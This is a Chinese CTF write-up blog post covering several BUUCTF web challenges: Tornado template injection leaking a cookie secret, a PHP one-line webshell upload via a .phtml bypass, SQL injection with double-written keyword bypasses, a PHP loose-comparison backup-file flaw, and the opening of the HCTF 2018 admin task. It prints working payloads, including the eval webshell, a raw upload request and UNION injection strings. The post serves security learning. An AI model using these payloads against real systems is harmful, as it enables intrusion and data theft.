由于是python的一个模板，首先想到的就是模板注入`{{}}`，最终找到的位置是报错网页（随便访问一个文件是更改它的签名就可以进入），里面的参数msg。


render是模板注入，经过测试发现过滤了。构造payload: `/error?msg={{1*2}}`



ORZ

在tornado模板中，存在一些可以访问的快速对象,这里用到的是`handler.settings`，`handler`指向`RequestHandler`，而`RequestHandler.settings`又指向`self.application.settings`，所以`handler.settings`就指向`RequestHandler.application.settings`了，这里面就是我们的一些环境变量

构造payload `/error?msg={{handler.settings}}`



`{'autoreload': True, 'compiled_template_cache': False, 'cookie_secret': '6e6e371d-7445-46db-8066-46e0e25c8b7a'}`

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

找到`cookie_secret`为 `6e6e371d-7445-46db-8066-46e0e25c8b7a`

filename的值md5加密后为 `3bf9f6cf685a6dd8defadabfb41a03a1`

`cookie_secret+filename`加密后的值为 `9ff081746c35f525a315a313ac1a00d8`

构造payload: `/file?filename=/f1111111111lag&filehash=9ff081746c35f525a315a313ac1a00d8`


/flllllllllag  
flag(e9b63b87-d851-444f-a28c-90ddf890ae70)

## [ACTF2020 新生赛]Upload

题目类型：文件上传，一句话木马



上传一句话木马 `<?php eval($_POST[a]);?>`，修改后缀名为 `.jpg`

 a.jpg - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php eval($_POST[a]);?>
```

burpsuite抓包，修改后缀名

```
POST / HTTP/1.1
Host: 848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----98766837017416490831075066894
Content-Length: 363
Origin: http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81
Connection: close
Referer: http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81/
Cookie: UM_distinctid=17a094a09ee19a-01090f8233e8678-4c3f2d73-144000-17a094a09ef267
Upgrade-Insecure-Requests: 1
```

```
-----98766837017416490831075066894
Content-Disposition: form-data; name="upload_file"; filename="a.phtml"
Content-Type: image/jpeg
```

```
<?php eval($_POST[a]);?>
```

```
-----98766837017416490831075066894
Content-Disposition: form-data; name="submit"
```

```
upload https://blog.csdn.net/m0_52923241
-----98766837017416490831075066894--
```

知道修改为 .phtml 后显示上传成功

**Upload Success! Look here~ ./uplo4d/71056c0c9cb12f2b7d720156da9eabf1.phtml**

使用蚁剑连接，URL地址为：<http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj.cn:81/./uplo4d/71056c0c9cb12f2b7d720156da9eabf1.phtml>

编辑数据 (http://848a2803-bdd9-4890-be0e-526c8ce1433f.node4.buuoj....)

保存 | 清空 | 测试连接

基础配置

URL地址 \*

连接密码 \*

网站备注

编码设置 UTF8

连接类型 PHP

编码器

default (不推荐)



random (不推荐)

base64

请求信息

其他设置


[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)



拿到flag~~

## [极客大挑战 2019]BabySQL

自从前几次网站被日，我对我的网站做了严格的过滤，你们这些黑客死心吧!!!




输入用户名为 `admin`，密码为 `1'`




由报错信息可知存在SQL注入漏洞






先试一下常规注入: `/check.php?username=admin&password=1' union select 1#`




根据报错信息猜测union、select可能被过滤了，试一下双写绕过


`/check.php?username=admin&password=1' ununionion seselectlect 1#`



继续报错，URL编码试一下，然后试列数


payload: `/check.php?username=admin&password=1' ununionion seselectlect 1,2,3%23`






出现回显位置2和3

爆数据库: `/check.php?username=admin&password=1' ununion seselectlect  
1,2,group_concat(schema_name)frfromom(infoorrmination_schema.schemata) %23`



猜测flag在ctf里

爆表: `/check.php?username=admin&password=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='ctf' %23`



查字段名: `/check.php?username=admin&password=pwd' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='Flag' %23`



`/check.php?username=admin&password=pwd' union select 1,2,group_concat(flag) from ctf.Flag %23`

# Login Success!

Hello 2!

Your password is `flag{6363c061-816e-438e-b7a7-1d149155fcb5}`

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## [ACTF2020 新生赛]BackupFile


题目类型：备份文件

### 知识点

- `==` 是不判断二者是否是同一数据类型，而 `===` 是更为严格的比较，它不仅要求二者值相等，而且还要求它们的数据类型也相同。
- 常见的备份文件后缀：`.rar .zip .7z .tar .gz .bak .swp .txt .html`
- `is_numeric` 函数用于检测变量是否为数字或数字字符串
- `intval()` 函数用于获取变量的整数值
- 数字 加 字母等非数字转换

```
var s = '234string';
parseInt(s); //234
parseFloat(s); //234.0
```

### 解题步骤



Try to find out source file!

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用dirsearch扫一下目录：`python dirsearch.py -u 3943f78f-4c3d-4d7c-8728-9f59f4527095.node4.buuoj.cn:81 -e php`


```
[11:11:42] 429 - 568B - /includes/fckeditor/editor/filemanager/connectors/php/connector.p
[11:11:42] 429 - 568B - /includes/fckeditor/editor/filemanager/connectors/php/upload.php
[11:11:43] 429 - 568B - /includes/fckeditor/editor/filemanager/upload/asp/upload.asp
[11:11:43] 429 - 568B - /includes/fckeditor/editor/filemanager/upload/aspx/upload.aspx
[11:11:43] 429 - 568B - /includes/fckeditor/editor/filemanager/upload/php/upload.php
[11:11:43] 429 - 568B - /includes/js/tiny_mce
[11:11:44] 200 - 28B - /index.php
[11:11:44] 200 - 347B - /index.php.bak
[11:11:45] 429 - 568B - /index1.htm
[11:11:45] 429 - 568B - /index1.bak
```

```
[11:11:45] 429 - 568B - /index2
[11:11:45] 429 - 568B - /index2.bak
[11:11:45] 429 - 568B - /index2.php
[11:11:45] 429 - 568B - /index3.php
[11:11:45] 429 - 568B - /index_admin.php
[11:11:45] 429 - 568B - /index_manage
[11:11:45] 429 - 568B - /index
[11:11:45] 429 - 568B - /index_files
```

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

访问index.php.bak

```
3943f78f-4c3d-4d7c-8728-9f59f4527095.node4.buuoj.cn:81/index.php.bak
```




[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

出现PHP代码

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    //is_numeric函数用于检测变量是否为数字或数字字符串
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    //intval() 函数用于获取变量的整数值
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

代码审计：通过key变量get传参，要求此变量必须是数字，且取整数之后值为123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3  
取key的值为123



flag{8ae2e4e5-0cb9-4bf1-8259-0124fdfee2b1}

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

## [HCTF 2018]admin

[更多知识点及解题方法点这里](#)


hctf



Welcome to hctf

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

这里有两个选项，点击register注册一个新账户



下面这就算是登进来了

hctf

Hello dudu

Welcome to hctf

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

[查看源码](#)

```
47 \<h1 class= nav /hello uuuu\</h1/>
48
49
50 <!-- you are not admin -->
51 <h1 class="nav">Welcome to hctf</h1>
52
53 <script type="text/javascript">
54     $(document).ready(function () {
55         // 点击按钮弹出下拉框
56         $('.ui.dropdown').dropdown();
57
58         // 鼠标悬浮在头像上，弹出气泡提示框
59         $('.post-content .avatar-link').popup({
60             inline: true,
61             position: 'bottom right',
62             lastResort: 'bottom right'
63         });
64     })
65 </script>
66 </body>
67 </html> https://blog.csdn.net/m0\_52923241
```

提示you are not admin，可能需要登录admin才能获取我们想要的东西

试一下弱口令，用户名 `admin` ,密码 `123`

# hctf

## Hello admin

### flag{af6aa87a-4076-4342-b5f0-90986e67510b}

## Welcome to hctf

[https://blog.csdn.net/m0\\_52923241](https://blog.csdn.net/m0_52923241)

结果就这么成功登进来了，所以这里警示我们密码复杂点

好，上面是插叙，下面才是正常解法



- index
- post
- change password
- logout

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登录后有四个选项  
点击post

## edit

**title \***

**content \***

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猜测是xss，结果一顿操作后啥也不是

下一个选项change password  
发现change源码中有一个地址



```
43
44 </div>
45 </div>
46
47 <div class="ui grid">
48   <div class="four wide column"></div>
49   <div class="eight wide column">
50     <!-- https://github.com/woadsl1234/hctf_flask/ -->
51     <form class="ui form segment" method="post" enctype="multipart/form-data">
52       <div class="field required">
53         <label>NewPassword</label>
54         <input id="newpassword" name="newpassword" required type="password" value="">
55       </div>
56       <input type="submit" class="ui button fluid" value="更换密码">
57     </form>
```

访问一下发现提供了网页的源码,是一个flask项目

既然是flask项目,那就先查看一下路由  
在APP目录里找到 routes.py 路由文件

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

from flask import Flask, render_template, url_for, flash, request, redirect, session, make_response
from flask_login import logout_user, LoginManager, current_user, login_user
from app import app, db
from config import Config
from app.models import User
